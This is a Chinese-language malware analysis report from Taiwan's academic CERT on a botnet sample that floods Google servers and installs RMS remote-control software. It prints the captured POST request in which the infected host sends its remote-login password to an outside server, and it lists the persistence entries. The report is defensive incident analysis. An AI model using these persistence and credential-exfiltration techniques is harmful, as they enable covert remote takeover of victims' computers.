

個案分析-

殭屍網路中進行 HTTP Flood 的惡意程式分析報告

TACERT 臺灣學術網路危機處理中心團隊製


2016/1

I. 事件簡介


1. 發展殭屍網路主機一直是現今駭客最主要的目標之一，透過殭屍主機能讓駭客的網路犯罪更加容易。
2. 然而殭屍主機的網路行為有許多種，大多的殭屍主機對於使用者來說可能不會有明顯的察覺。
3. 本次研究的一種殭屍主機行為是會對特定網站進行 HTTP Flood 攻擊，然而該惡意程式並不會造成大量的頻寬壅塞。
4. 此惡意程式並能夠監控該殭屍主機並進行遠端操控。

II. 事件檢測

1. 使用 VM 虛擬主機並且為 Windows 7 (x86)系統進行隔離環境測試。
2. 惡意程式樣本名稱為 Flooder_by_CM.exe 的執行檔，檔案圖示為某女性大頭照，測試過程中會側錄其網路行為進行分析。



3. 該檔案執行後會在背景安裝一些程式，並觀察網路流量監控，發現開始出現大量異常的網路連線。
4. 透過 currport 網路監控軟體可以觀察到，會有系統程式產生大量 sessions 連到外部的網頁伺服器 port 80。
5. 隨後用 procexp 檢查背景程序執行狀態，出現兩個系統內建程式 iexplorer.exe 的異常執行，而大量的異常連線就是透過該程式去執行。

The image is a screenshot of the Process Explorer window from Sysinternals. The window title is 'Process Explorer - Sysinternals: www.sysinternals.com [WIN-KTGPDL0DJ84\Dark]'. The menu bar includes File, Options, View, Process, Find, Users, and Help. The process list shows several running processes. Two instances of 'iexplorer.exe' are highlighted with a red rectangle. The table below provides details for these processes.

Process	CPU	Private B...	Working ...	PID	Description	Company Name
winlogon.exe		1,708 K	5,232 K	432	Windows 登入應用...	Microsoft Corporation
iexplorer.exe	0.57	2,444 K	4,652 K	1440	Internet Explorer	Microsoft Corporation
iexplorer.exe	0.65	2,436 K	4,628 K	1612	Internet Explorer	Microsoft Corporation

iexplore.exe:1440 Properties				
Image Performance Performance Graph Disk and Network GPU Graph Threads TCP/IP Security Environment Strings				
<input type="checkbox"/> Resolve addresses				
Prot...	Local Address	Remote Address	State	
TCP	140.	:49161 173.194.72.101:80	CLOSE_WAIT	
TCP	140.	:49163 173.194.72.101:80	CLOSE_WAIT	
TCP	140.	:49165 173.194.72.101:80	CLOSE_WAIT	
TCP	140.	:49167 64.233.189.139:80	CLOSE_WAIT	
TCP	140.	:49169 64.233.189.139:80	CLOSE_WAIT	
TCP	140.	:49171 64.233.189.139:80	CLOSE_WAIT	
TCP	140.	:49173 64.233.189.139:80	CLOSE_WAIT	
TCP	140.	:49175 64.233.189.139:80	CLOSE_WAIT	
TCP	140.	:49177 74.125.203.100:80	CLOSE_WAIT	
TCP	140.	:49179 74.125.203.100:80	CLOSE_WAIT	
TCP	140.	:49181 64.233.187.101:80	CLOSE_WAIT	

6. 從封包紀錄來看，這些異常連線的封包大小都不大，只有 300 Bytes，而內容只是單純的 TCP 三向交握以及結束連線，主要目的是增加伺服器的負荷量以達到 DoS 的功能。

Time	Source	Destination	Protocol	Length	Info
1 0.000000	140.	74.125.23.100	TCP	66	49332->80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=
2 0.014287	74.125.23.100	140.	TCP	66	80->49332 [SYN, ACK] Seq=0 Ack=1 Win=42900 Len=0
3 0.014474	140.	74.125.23.100	TCP	54	49332->80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4 240.082783	74.125.23.100	140.	TCP	60	80->49332 [FIN, ACK] Seq=1 Ack=1 Win=43008 Len=0
5 240.083208	140.	74.125.23.100	TCP	54	49332->80 [ACK] Seq=1 Ack=2 Win=65536 Len=0

7. 紀錄中被攻擊的伺服器位址都是 Google 的首頁或 Google 的 cache 伺服器，其中以 IP: 173.194.X.X、64.233.Y.Y、163.28.Z.Z (TANET)、202.169.W.W (SINICA) 為大宗。

2015-Dec-29 13:35:10	IP / TCP / OTHER	300 B	140.	-> 64.233.	49342 -> 80 (http)
2015-Dec-29 13:35:18	IP / TCP / OTHER	300 B	140.	-> 64.233.	49343 -> 80 (http)
2015-Dec-29 13:36:21	IP / TCP / OTHER	300 B	140.	-> 64.233.	49344 -> 80 (http)
2015-Dec-29 13:36:29	IP / TCP / OTHER	300 B	140.	-> 64.233.	49345 -> 80 (http)
2015-Dec-29 13:37:32	IP / TCP / OTHER	300 B	140.	-> 64.233.	49346 -> 80 (http)
2015-Dec-31 14:59:21	IP / TCP / OTHER	300 B	140.	-> 202.169.	54323 -> 80 (http)
2015-Dec-31 15:00:02	IP / TCP / OTHER	300 B	140.	-> 202.169.	54324 -> 80 (http)
2015-Dec-31 15:00:31	IP / TCP / OTHER	300 B	140.	-> 202.169.	54325 -> 80 (http)
2015-Dec-31 15:01:13	IP / TCP / OTHER	300 B	140.	-> 202.169.	54326 -> 80 (http)
2015-Dec-31 15:01:47	IP / TCP / OTHER	300 B	140.	-> 202.169.	54327 -> 80 (http)
2016-Jan-06 08:28:53	IP / TCP / OTHER	300 B	140.	-> 163.28.	51443 -> 80 (http)
2016-Jan-06 08:28:57	IP / TCP / OTHER	300 B	140.	-> 163.28.	51444 -> 80 (http)
2016-Jan-06 08:38:22	IP / TCP / OTHER	300 B	140.	-> 163.28.	51459 -> 80 (http)
2016-Jan-06 08:38:25	IP / TCP / OTHER	300 B	140.	-> 163.28.	51460 -> 80 (http)

8. 此外用 autoruns 檢查開機自動啟用程序，發現到惡意程式的位址及名稱

為「desktopplayer.exe、rfusclntsrvc.exe 和 rtservsrvc.exe」，都是藏在 C:\program files\ 底下資料夾中。

Autorun Entry	Description	Publi...	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit				2016/1/5 上...
c:\program files\microsoft\desktopplayer.exe			c:\program files\m...	
c:\program files\remote manipulator system - host\rfusclntsrvc.exe			c:\program files\re...	
c:\program files\remote manipulator system - host\rtservsrvc.exe	Windows Hel...		c:\program files\re...	1997/4/4 上...

9. 經過測試得知 desktopplayer.exe 就是背景執行 iexplorer.exe 程式，因此就算重新開機也是會有對外的大量 tcp 連線產生。透過 virustotal 掃描得知該程式原來是 nestopiaSrv.exe，其偵測比例有 51/54 的惡意程式。

SHA256: f515564b67efd06fa42f57532feafc49d40b0fc36c5d4935300dd55416f0a386

檔案名稱: nestopiaSrv.exe.1

偵測率: 51 / 54

分析日期: 2016-01-02 19:02:09 UTC (3 天, 12 小時 前)

分析

檔案詳細資料

關聯性

其他資訊

評論 3

投票

防毒	結果	更新
ALYac	Gen:Variant.Barys.8008	20160102
AVG	BackDoor.Generic13.GAE	20160102
AVware	Trojan.Win32.Generic.pak!cobra	20160102
Ad-Aware	Gen:Variant.Barys.8008	20151224

52

0



10. 此外在開機啟動程式中多了 rfusclntsrvc.exe 和 rtservsrvc.exe，檢查 procexp 中該程式網路狀態，發現到 TCP 通訊埠 5060 是被開啟狀態。

Process	CPU	Private B...	Working ...	PID	Description	Company Name
rtssrv.exe	0.13	6,180 K	11,424 K	1368 RMS		TektonIT
rfusclnt.exe	0.04	5,712 K	11,920 K	1532 RMS		TektonIT
rfusclnt.exe	0.04	5,840 K	12,576 K	2252 RMS		TektonIT
vmtoolsd.exe	0.08	5,588 K	12,744 K	1644	VMware Tools Core S...	VMware, Inc.

Protocol	Local Address	Remote Address	State	S..
TCP	0.0.0.0:5650	0.0.0.0:0	LISTENING	
TCPV6	[0:0:0:0:0:0:0:0]:5650	[0:0:0:0:0:0:0:0]:0	LISTENING	

11. 從軟體 RMS 及開發商名稱 TektonIT 可以得知該程式的功能為遠端桌面

操控伺服器，並且使用 tcp port 5650 進行外部通訊。



12. 透過 Virustotal 對 rutserv.exe 和 rfusclnt.exe 進行檢測，得知分別的檢測比例為 23/54 和 18/55 的遠端操控惡意程式。

SHA256: 57ae1d78909fede3aa45037bfb5402204c13b162d85f553448f2767bb8ceb397

檔案名稱: rutserv.exe

偵測率: 23 / 54

分析日期: 2016-01-06 16:19:26 UTC (9 小時, 31 分鐘 前)

分析 | 檔案詳細資料 | 關聯性 | 其他資訊 | 評論 1 | 投票 | 行為資訊

防毒	結果	更新
AVG	RemoteAdmin.CWZ	20160106
Ad-Aware	Gen.Variant.Application.Graftor.154269	20160106
Agnitum	Riskware.RemoteAdmin.DK	20160105

SHA256: 03cccc0222706488a7da919bb6298067ba5e9ef854ecf8d1dc45ffadd392841c

檔案名稱: fbb243e02bbabf149f2adabc13a76df7_rfusclient.exe.safe

偵測率: 18 / 55

分析日期: 2015-11-13 16:13:56 UTC (1 月, 3 週 前)

分析 檔案詳細資料 關聯性 其他資訊 評論 1 投票 行為資訊

防毒	結果	更新
AVG	RemoteAdmin.CWY	20151113
Agnitum	Riskware RemoteAdmin.DJ	20151112
AhnLab-V3	Unwanted/Win32.RemoteAdmin	20151113

13. 從封包紀錄中觀察到主機會向 90.156.241.111:80 進行 POST 動作，內容包含了遠端控制需要的帳號及密碼和主機名稱，供駭客能夠登入。實際使用遠端桌面軟體測試，確實能夠透過封包中的密碼進行登入，已完全掌控使用者電腦權限。

NetWitness Reconstruction for session ID: 18 (Source 140. : 49307, Target 90.156.241.111 : 80)

Time 12/29/2015 13:15:16 to 12/29/2015 13:15:17 Packet Size 2,413 bytes Payload Size 1,777 bytes

Protocol 2048/6580 Flags Keep Assembled App Meta Network Meta Packet Count 11

REQUEST

POST /utils/inet_id_notify.php HTTP/1.0

Connection: keep-alive

Content-Type: multipart/form-data; boundary=-----122915131516738

Content-Length: 1191

Host: rmansys.ru

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Charset: UTF-8

Accept-Encoding: identity

User-Agent: Mozilla/4.0 (compatible; RMS)

RESPONSE

Stream Content

-----122915131516738

Content-Disposition: form-data; name="comp_name"

Content-Type: text/html; charset="UTF-8"

Content-Transfer-Encoding: binary

WIN-KTGPDL0DJ84

-----122915131516738

Content-Disposition: form-data; name="id"

Content-Type: text/html; charset="UTF-8"

Content-Transfer-Encoding: binary

S-DA626508-F8A7-4819

-----122915131516738

Content-Disposition: form-data; name="lang_id"

Content-Type: text/html; charset="UTF-8"

Content-Transfer-Encoding: binary

1028

-----122915131516738

Content-Disposition: form-data; name="product"

Content-Type: text/html; charset="UTF-8"

Content-Transfer-Encoding: binary

RMS

-----122915131516738

Content-Disposition: form-data; name="password"


Content-Type: text/html; charset="UTF-8"

Content-Transfer-Encoding: binary

19906352

-----122915131516738--

III. 網路架構圖



1. 使用者可能透過網站或 APT 攻擊安裝到駭客散步的惡意程式成為 BOT。
2. 主機安裝惡意程式後向 Google 網站和緩衝伺服器發動 TCP SYN Flood 阻斷服務攻擊。
3. 同時 BOT 主機回傳遠端登入的帳號密碼給 90.156.241.111 主機。
4. 駭客再透過 90.156.241.111 主機取的 BOT 的遠端登入帳號密碼。
5. 駭客不定期登入 BOT 主機進行其他惡意行為，如植入其他惡意程式。

IV. 建議與總結

1. 建議使用者不要下載開啟來路不明的檔案安裝，通常都內含木馬程式。
2. 一旦執行該惡意程式會成為殭屍電腦，對外部網站伺服器進行 TCP 的洪氾攻擊。
3. 很多主機成為殭屍電腦使用者並不會知道，此例中對外產生攻擊的流量還不算太大，故很難察覺。

4. 該惡意程式並會自動安裝遠端桌面操控的 VNC 軟體，以便讓駭客能隨時登入操控主機。
5. 透過 TCPView 檢查是否有可疑的通訊埠被開啟並為 Listening state.
6. 該惡意程式在防毒軟體偵測比例算高，因此只要安裝防毒軟體就能避免被感染。
7. 一旦安裝到惡意程式，可以透過免費微軟的 sysinternal 套裝工具進程式和網路連線檢查移除。。

